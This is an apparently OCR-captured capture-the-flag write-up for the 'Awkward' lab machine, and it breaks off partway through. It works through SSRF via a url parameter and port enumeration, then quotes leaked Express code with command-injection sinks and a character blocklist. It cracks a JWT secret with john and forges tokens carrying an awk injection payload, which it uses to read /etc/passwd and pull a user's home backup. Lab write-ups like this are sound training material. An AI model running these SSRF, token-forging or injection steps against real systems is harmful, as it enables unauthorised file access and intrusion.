
- http://hat-valley.htb/api/store-status?url=%22http://10.10.14.9%22

```
Ξ offsec/awkward git:(master) ▶ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.185 - - [29/Jan/2023 02:26:52] "GET / HTTP/1.1" 200 -
```

The server is nodejs.



Also from network tab image above, there's another network request to port 8080.



I try http://hat-valley.htb/api/store-status?url=%22http://localhost:8080%22 it gives vue homepage (it will looks empty if you see the render).

```
<!DOCTYPE html>
<html lang="">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width,initial-scale=1.0">
    <link rel = "stylesheet" href = "/css/main.css">
    <link rel="stylesheet" href="/css/bootstrap.min.css">
    <!-- style css -->
    <link rel="stylesheet" href="/css/style.css">
    <!-- Responsive-->
    <link rel="stylesheet" href="/css/responsive.css">
    <!-- fevicon -->
    <link rel="icon" href="/static/blue.png" type="image/png" />
    <!-- Scrollbar Custom CSS -->
    <link rel="stylesheet" href="/css/jquery.mCustomScrollbar.min.css">
    <!-- Tweaks for older IEs-->
    <link rel="stylesheet" href="/css/font-awesome.css">
    <link rel="stylesheet" href="/css/jquery.fancybox.min.css" media="screen">
    <link rel="stylesheet" href="/static/vendors/mdi/css/materialdesignicons.min.css">
    <link rel="stylesheet" href="/static/vendors/feather/feather.css">
    <link rel="stylesheet" href="/static/vendors/base/vendor.bundle.base.css">
    <link rel="stylesheet" href="/static/vendors/flag-icon-css/css/flag-icon.min.css">
    <link rel="stylesheet" href="/static/vendors/font-awesome/css/font-awesome.min.css">
    <link rel="stylesheet" href="/static/vendors/jquery-bar-rating/fontawesome-stars-o.css">
    <link rel="stylesheet" href="/static/vendors/jquery-bar-rating/fontawesome-stars.css">
    <link rel="stylesheet" href="/static/css/style.css">
    <title>Hat Valley</title>
  <link href="/js/app.js" rel="preload" as="script"><link href="/js/chunk-vendors.js" rel="preload" as="script"></head>
  <body>
    <noscript>
      <strong>We're sorry but hat-valley doesn't work properly without JavaScript enabled. Please enable it to continue.</strong>
    </noscript>
    <div id="app"></div>
    <!-- built files will be auto injected -->
    <script src="/js/jquery.min.js"></script>
    <script src="/js/popper.min.js"></script>
    <script src="/js/bootstrap.bundle.min.js"></script>
    <script src="/js/jquery-3.0.0.min.js"></script>
    <script src="/js/plugin.js"></script>
    <!-- sidebar -->
    <script src="/js/jquery.mCustomScrollbar.concat.min.js"></script>
    <script src="/js/custom.js"></script>
    <script src="/js/jquery.fancybox.min.js"></script>

    <script src="/static/vendors/base/vendor.bundle.base.js"></script>
    <script src="/static/js/off-canvas.js"></script>
    <script src="/static/js/hoverable-collapse.js"></script>
    <script src="/static/js/template.js"></script>
    <script src="/static/vendors/chart.js/Chart.min.js"></script>
    <script src="/static/vendors/jquery-bar-rating/jquery.barrating.min.js"></script>
    <script src="/static/js/dashboard.js"></script>
  <script type="text/javascript" src="/js/chunk-vendors.js"></script><script type="text/javascript" src="/js/app.js"></script></body>
</html>

```

May be I can try enumerate for other services running in other ports. I use wfuzz for this. First I use Python to generate ports.

```
offsec/awkward git:(master) ▶ python3 -c 'for i in range(1,65536): print(i)' > ports.txt
offsec/awkward git:(master) ▶
```

I found 3 ports.

- 80
- 3002

- 8080

http://localhost:3002

It looks like Hat Valley API documentation.

- http://hat-valley.htb/api/store-status?url=%22http://localhost:3002%22

Hat Valley API

Express API documentation for the Hat Valley website. Written in Markdown. Translated to HTML.

Login (/api/login)

Log the user into the Hat Valley HR system.

HTTP Request Type

POST


Request Parameters

Parameter	Description
username	Username of HR user
password	Password of HR user

Express Method

```
app.post('/api/login', (req, res) => {
  const {username, password} = req.body
  connection.query(
    'SELECT * FROM users WHERE username = ? AND password = ?', [ username, sha256(password) ],
    function (err, results) {
      if(err) {
        return res.status(401).send("Incorrect username or password")
      }
      else {
        if(results.length !== 0) {
          const userForToken = {
            username: results[0].username
          }
          const firstName = username.split(".")[0][0].toUpperCase() + username.split(".")
[0].slice(1).toLowerCase()
          const token = jwt.sign(userForToken, TOKEN_SECRET)
          const toReturn = {
            "name": firstName,
            "token": token
          }
          return res.status(200).json(toReturn)
        }
        else {
          return res.status(401).send("Incorrect username or password")
        }
      }
    }
```

There’s API code for Leave Request page.



/submit-leave

```
app.post('/api/submit-leave', (req, res) => {
  const {reason, start, end} = req.body
  const user_token = req.cookies.token
  var authFailed = false
  var user = null
  if(user_token) {
    const decodedToken = jwt.verify(user_token, TOKEN_SECRET)
    if(!decodedToken.username) {
      authFailed = true
    }
    else {
      user = decodedToken.username
    }
  }
  if(authFailed) {
    return res.status(401).json({Error: "Invalid Token"})
  }
  if(!user) {
    return res.status(500).send("Invalid user")
  }
  const bad = [";","&","|",">","<","*","?","`","$","(",")","{","}","
```

```
[",","]","!","#"]

  const badInUser = bad.some(char => user.includes(char));
  const badInReason = bad.some(char => reason.includes(char));
  const badInStart = bad.some(char => start.includes(char));
  const badInEnd = bad.some(char => end.includes(char));

  if(badInUser || badInReason || badInStart || badInEnd) {
    return res.status(500).send("Bad character detected.")
  }

  const finalEntry = user + "," + reason + "," + start + "," + end +
",Pending\r"

  exec(`echo "${finalEntry}" >> /var/www/private/leave_requests.csv`,
(error, stdout, stderr) => {
    if (error) {
      return res.status(500).send("Failed to add leave request")
    }
    return res.status(200).send("Successfully added new leave request")
  })
})
```

It has a bunch of bad characters, and if I can bypass that, I can perform command injection at

```
  exec(`echo "${finalEntry}" >> /var/www/private/leave_requests.csv`,
(error, stdout, stderr) => {
```

/all-leave (foothold as user: bean)


```
app.get('/api/all-leave', (req, res) => {
  const user_token = req.cookies.token
  var authFailed = false
  var user = null
  if(user_token) {
    const decodedToken = jwt.verify(user_token, TOKEN_SECRET)
    if(!decodedToken.username) {
      authFailed = true
    }
    else {
      user = decodedToken.username
    }
  }
  if(authFailed) {
    return res.status(401).json({Error: "Invalid Token"})
```

```
  }
  if(!user) {
    return res.status(500).send("Invalid user")
  }
  const bad = [";","&","|",">","<","*","?","`","$","(",")","{","}","
[","]","!","#"]

  const badInUser = bad.some(char => user.includes(char));

  if(badInUser) {
    return res.status(500).send("Bad character detected.")
  }

  exec("awk '/" + user + "/' /var/www/private/leave_requests.csv",
{encoding: 'binary', maxBuffer: 51200000}, (error, stdout, stderr) => {
    if(stdout) {
      return res.status(200).send(new Buffer(stdout, 'binary'));
    }
    if (error) {
      return res.status(500).send("Failed to retrieve leave requests")
    }
    if (stderr) {
      return res.status(500).send("Failed to retrieve leave requests")
    }
  })
})
```

This is also interesting. If I can bypass to *user* variable, it will pass down to *awk* command.

```
exec("awk '/" + user + "/' /var/www/private/leave_requests.csv"
```

But in order to manipulate, first I need to get JWT key, decrypt it and get JWT secret. So I open Storage tab on browser, copy the JWT token.



Convert to john format with jwt2john and crack it.

```
Ξ offsec/awkward git:(master) ▶ jwt2john.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImNocmlzd
G9waGVyLmpvbmVzIiwiaWF0IjoxNjc0OTI5OTgwfQ.W2KDuso1DfGlipUybK4OB5G67BzxSwkO7d_INrLBp_0 > jwt.john
Ξ offsec/awkward git:(master) ▶
```

```
Ξ offsec/awkward git:(master) ▶ john --wordlist=/usr/share/wordlists/rockyou.txt jwt.john
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 256/256 AVX2 8x])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123beany123      (?)
1g 0:00:00:01 DONE (2023-01-29 03:13) 0.9803g/s 13071Kp/s 13071Kc/s 13071KC/s 123wavehope..123P45
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Ξ offsec/awkward git:(master) ▶
```


JWT secret is 123beany123. Using this, now I can create my own JWT token.


- https://jwt.io/

Because in */api/all-leave* route, it decrypt JWT and using the username directly to lookup file with awk.
If I can manipulate the JWT, I can read any files on the system.

```
exec("awk '/" + user + "/' /var/www/private/leave_requests.csv"
```

Therefore I try read */etc/passwd*





I found some users

- christine
- bean

I try read the SSH keys but they do not exist.

- /home/christine/.ssh/id_rsa
- /home/bean/.ssh/id_rsa

I try reading bashrc and only bean's rc exists.

- /home/bean/.bashrc

```
# custom
alias backup_home='/bin/bash /home/bean/Documents/backup_home.sh'

# Add an "alert" alias for long running commands.  Use like so:
#   sleep 10; alert
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo error)" "$(history|tail -n1|sed -e '\''s/^\s*[0-9]\+\s*//;s/[;&|]\s*alert$//'\'')"'
```

I found backup script.

```
Ξ offsec/awkward git:(master) ▶ curl http://hat-valley.htb/api/all-leave --header "Cookie: token=eyJhbGciO
iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Ii8nIC9ob21lL2JlYW4vRG9jdW1lbnRzL2JhY2t1cF9ob21lLnNoICciLCJpYX
QiOjE2NzQ5Mjk5ODB9.VUJt6xJyyPkP8nvW4SuiUl9z75jp6WLnCwKif7tBrTE"
#!/bin/bash
mkdir /home/bean/Documents/backup_tmp
cd /home/bean
tar --exclude='.npm' --exclude='.cache' --exclude='.vscode' -czvf /home/bean/Documents/backup_tmp/bean_bac
kup.tar.gz .
date > /home/bean/Documents/backup_tmp/time.txt
cd /home/bean/Documents/backup_tmp
tar -czvf /home/bean/Documents/backup/bean_backup_final.tar.gz .
rm -r /home/bean/Documents/backup_tmp
Ξ offsec/awkward git:(master) ▶
```

The *bean_backup_final.tar.gz* seems interesting. I download the binary.

```
Ξ offsec/awkward git:(master) ▶ curl http://hat-valley.htb/api/all-leave --header "Cookie: token=eyJhbGciOiJIUz
I1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Ii8nIC9ob21lL2JlYW4vRG9jdW1lbnRzL2JhY2t1cC9iZWFuX2JhY2t1cF9maW5hbC50YXIu
Z3ogJyIsImlhdCI6MTY3NDkyOTk4MH0.oFABeDHdlBmx1ZVs5zBSW7sVVt1HmrkSjWHYaIykwNw" --output bean_backup_final.tar.gz

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 31716  100 31716    0     0  25588      0  0:00:01  0:00:01 --:--:-- 25577
Ξ offsec/awkward git:(master) ▶
```

It extracted 2 files

- bean_backup.tar.gz
- time.txt

```
Ξ awkward/bean_backup git:(master) ▶ ls
bean_backup.tar.gz  bean_backup_final.tar.gz  time.txt
Ξ awkward/bean_backup git:(master) ▶
```

After I decrypt *bean_backup.tar.gz*, it extracted and looks like user *bean* home directory.

```
bean_backup/bean git:(master) ▶ ls -al
drwxr-xr-x ghost ghost 4.0 KB Sun Jan 29 03:59:59 2023 .
drwxr-x--- ghost ghost 4.0 KB Sun Jan 29 04:00:06 2023 ..
lrwxrwxrwx ghost ghost   9 B  Thu Sep 15 19:40:22 2022 .bash_history ⇒ /dev/null
.rw-r--r-- ghost ghost 220 B  Thu Sep 15 19:34:06 2022 .bash_logout
.rw-r--r-- ghost ghost 3.8 KB Thu Sep 15 19:45:40 2022 .bashrc
drwx------ ghost ghost 4.0 KB Thu Sep 15 19:41:23 2022 .config
drwx------ ghost ghost 4.0 KB Thu Sep 15 19:36:19 2022 .gnupg
drwx------ ghost ghost 4.0 KB Thu Sep 15 19:35:37 2022 .local
.rw-r--r-- ghost ghost 807 B  Thu Sep 15 19:34:06 2022 .profile
drwx------ ghost ghost 4.0 KB Thu Sep 15 19:36:18 2022 .ssh
drwxr-xr-x ghost ghost 4.0 KB Thu Sep 15 19:35:38 2022 Desktop
drwxr-xr-x ghost ghost 4.0 KB Thu Sep 15 19:46:25 2022 Documents
drwxr-xr-x ghost ghost 4.0 KB Thu Sep 15 19:35:38 2022 Downloads
drwxr-xr-x ghost ghost 4.0 KB Thu Sep 15 19:35:38 2022 Music
drwxr-xr-x ghost ghost 4.0 KB Thu Sep 15 19:35:38 2022 Pictures
drwxr-xr-x ghost ghost 4.0 KB Thu Sep 15 19:35:38 2022 Public
drwx------ ghost ghost 4.0 KB Thu Sep 15 19:35:37 2022 snap
drwxr-xr-x ghost ghost 4.0 KB Thu Sep 15 19:35:38 2022 Templates
drwxr-xr-x ghost ghost 4.0 KB Thu Sep 15 19:35:38 2022 Videos
bean_backup/bean git:(master) ▶
```

I did *ls -alR* to see all files inside. Nothing look out of ordinary. So I try with *grep* and found something that looks like username *bean*.

```
bean_backup/bean git:(master) ▶ grep -rnw . -e 'pass'
1 bean_backup/bean git:(master) ▶ grep -rnw . -e 'bean'
./snap/snapd-desktop-integration/14/.config/user-dirs.dirs:8:XDG_DESKTOP_DIR="/home/bean/Desktop"
./snap/snapd-desktop-integration/14/.config/user-dirs.dirs:9:XDG_DOWNLOAD_DIR="/home/bean/Downloads"
./snap/snapd-desktop-integration/14/.config/user-dirs.dirs:10:XDG_TEMPLATES_DIR="/home/bean/Templates"
./snap/snapd-desktop-integration/14/.config/user-dirs.dirs:11:XDG_PUBLICSHARE_DIR="/home/bean/Public"
./snap/snapd-desktop-integration/14/.config/user-dirs.dirs:12:XDG_DOCUMENTS_DIR="/home/bean/Documents"
./snap/snapd-desktop-integration/14/.config/user-dirs.dirs:13:XDG_MUSIC_DIR="/home/bean/Music"
./snap/snapd-desktop-integration/14/.config/user-dirs.dirs:14:XDG_PICTURES_DIR="/home/bean/Pictures"
./snap/snapd-desktop-integration/14/.config/user-dirs.dirs:15:XDG_VIDEOS_DIR="/home/bean/Videos"
./.config/xpad/content-DS1ZS1:9:bean.hill
./.config/gtk-3.0/bookmarks:1:file:///home/bean/Documents
./.config/gtk-3.0/bookmarks:2:file:///home/bean/Music
./.config/gtk-3.0/bookmarks:3:file:///home/bean/Pictures
./.config/gtk-3.0/bookmarks:4:file:///home/bean/Videos
./.config/gtk-3.0/bookmarks:5:file:///home/bean/Downloads
./.config/ibus/bus/ee6a821b27764b4d9e547b4690827539-unix-0:6:IBUS_ADDRESS=unix:abstract=/home/bean/.cache/ibus/dbus-aFcG5feC,guid=3dec9de0e2cbb2442d14006463230e0b
./.config/ibus/bus/ee6a821b27764b4d9e547b4690827539-unix-wayland-0:6:IBUS_ADDRESS=unix:abstract=/home/bean/.cache/ibus/dbus-aFcG5feC,guid=3dec9de0e2cbb2442d14006463230e0b
./Documents/backup_home.sh:2:mkdir /home/bean/Documents/backup_tmp
./Documents/backup_home.sh:3:cd /home/bean
./Documents/backup_home.sh:4:tar --exclude='.npm' --exclude='.cache' --exclude='.vscode' -czvf /home/bean/Documents/backup_tmp/bean_backup.tar.gz .
./Documents/backup_home.sh:5:date > /home/bean/Documents/backup_tmp/time.txt
./Documents/backup_home.sh:6:cd /home/bean/Documents/backup_tmp
./Documents/backup_home.sh:7:tar -czvf /home/bean/Documents/backup/bean_backup_final.tar.gz .
./Documents/backup_home.sh:8:rm -r /home/bean/Documents/backup_tmp
./.bashrc:96:alias backup_home='/bin/bash /home/bean/Documents/backup_home.sh'
bean_backup/bean git:(master) ▶
```

File *.config/xpad/content-DS1ZS1*

